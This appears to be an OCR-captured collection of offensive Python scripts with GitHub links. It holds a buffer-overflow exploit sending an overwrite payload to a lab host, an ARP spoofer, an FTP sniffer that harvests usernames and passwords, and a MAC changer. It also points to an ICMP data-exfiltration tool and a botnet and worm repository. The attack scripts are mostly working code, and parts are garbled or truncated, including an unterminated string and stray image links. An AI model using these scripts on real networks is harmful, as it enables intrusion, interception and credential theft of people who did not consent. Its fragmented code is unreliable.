
GOTEM



```python
#!/usr/bin/python
from __future__ import print_function
import sys, socket

shellcode = "A" * 146 + "\xbf\x16\x04\x08"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('10.0.0.71',31337))
        s.send((shellcode + '\n'))
        s.close()

except:
        print("Error connecting to server")
        sys.exit()
```

https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/jumpboyz.py


JUMPBOYZ



```
#!/usr/bin/python
from __future__ import print_function
import sys, socket

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3A


try:
       s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
       s.connect(('10.0.0.71',31337))
       s.send((offset + '\n'))
       s.close()

except:
       print("Error connecting to server")
       sys.exit()
```

https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/offset.py

OFFSET




```
#!/usr/bin/python
from __future__ import print_function
import sys, socket

shellcode = "A" * 146 + "B" * 4


try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('10.0.0.71',31337))
        s.send((shellcode + '\n'))
        s.close()

except:
        print("Error connecting to server")
        sys.exit()
```

SHELLING-OUT

https://github.com/johnjhacking/Buffer-Overflow-Guide/blob/master/Input%20Reflection/shelling-out.py

PYNGEXFIL



ualvesdias Update PyngExfilServer.py 38e22f0 on 5 Sep 2018 5 commits

.gitignore	Initial commit	3 years ago
LICENSE	Initial commit	3 years ago
PyngExfilClient.py	Update and rename PyngExfil.py to PyngExfilClient.py	3 years ago
PyngExfilServer.py	Update PyngExfilServer.py	3 years ago

About

A python tool for dat
ping. It does a XOR o
send it as a payload i
packets to a server.


MIT License

Releases

No releases published


https://github.com/ualvesdias/PyngExfil

ARPSPOOFER



```
#!/usr/bin/python

from scapy.all import *

def restore(dstIP, srcIP):
    dstMAC = getTargetMac(dstIP)
    srcMAC = getTargetMac(srcIP)
    packet = scapy.ARP(op=2, pdst=dstIP, hwdst=dstMAC, psrc=srcIP, hwsrc=srcMAC)
    scapy.send(packet, verbose=False)
    return

def getTargetMac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    finalPacket = broadcast/arp_request
    answer = scapy.srp(finalPacket, timeout=2, verbose=False)[0]
    mac = answer[0][1].hwsrc
    return(mac)


def spoof_arp(target_ip, spoofed_ip):
    mac = getTargetMac(target_ip)
    packet = scapy.ARP(op=2, hwdst=mac, pdst=target_ip, psrc=spoofed_ip)
    scapy.send(packet, verbose=False)
    return

def main():
    try:
        while True:
            for i in range (1, 255):
                spoof_arp("Target_IP", "Source_IP")
    except KeyboardInterrupt:
        print("[!] Program Interrupted")
        restore("Target_IP", "Source_IP")
        exit(0)
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Flooder_Sniffer_Spoofer_Scripts/arpSpoofer.py




```
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/19/2021

import optparse
from scapy.all import *

def ftpSniff(packet):
    dest = packet.getlayer(IP).dst
    raw = packet.sprintf('%Raw.load%')
    user = re.findall('(?i)USER (.*)' , raw)
    password = re.findall('(?i)PASS (.*)', raw)

    if user:
        print('[!] Detected FTP Login To: ' + str(dest))
        print('[+] User: ' + str(user[0]).strip('\r\n'))
    elif password:
        print('[+] Password: ' + str(password[0]).strip('\r\n'))

def main():
    parser = optparse.OptionParser('Usage: ' +\
            '-i <interface>')
    parser.add_option('-i', dest='interface', \
            type='string', help='Specify Interface to Listen On')
    (options,args) = parser.parse_args()
    if options.interface == None:
        print(parser.usage)
        exit(1)
    else:
        conf.iface = options.interface

    try:
        sniff(filter='tcp port 21', prn=ftpSniff)
    except KeyboardInterrupt:
        print('[!] Program Interrupted')
        exit(1)
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Flooder_Sniffer_Spoofer_Scripts/ftpSniffer.py

FTPSNIFFER

MACCHANGER




```
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/18/2021

import subprocess

def changeMACAddress(interface, macAddr):
    subprocess.call(["ifconfig",interface,"down"])
    subprocess.call(["ifconfig",interface,"hw","ether",macAddr])
    subprocess.call(["ifconfig",interface,"up"])

def main():
    interface = str(input('Enter Intreface to Change MAC Address of: '))
    newMACAddr = input('Enter MAC Address to Change to: ')

    before = subprocess.check_output(["ifconfig",interface])
    changeMACAddress(interface, newMACAddr)
    after = subprocess.check_output(["ifconfig",interface])

    if(before == after):
        print("[-] MAC Address Change Failed")
    else:
        print('[+] MAC Address Change Successfully')

main()
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Flooder_Sniffer_Spoofer_Scripts/macChanger.py

SQUIDBOTNET

https://github.com/DrSquidX/Ethical-Hacking-Scripts/tree/main/Botnets



DrSquidX Add files via upload 37a95ce on 21 May History

..

SquidNet.py	Add files via upload	3 months ago
SquidNetSSH.py	Add files via upload	3 months ago
SquidWorm.py	Add files via upload	3 months ago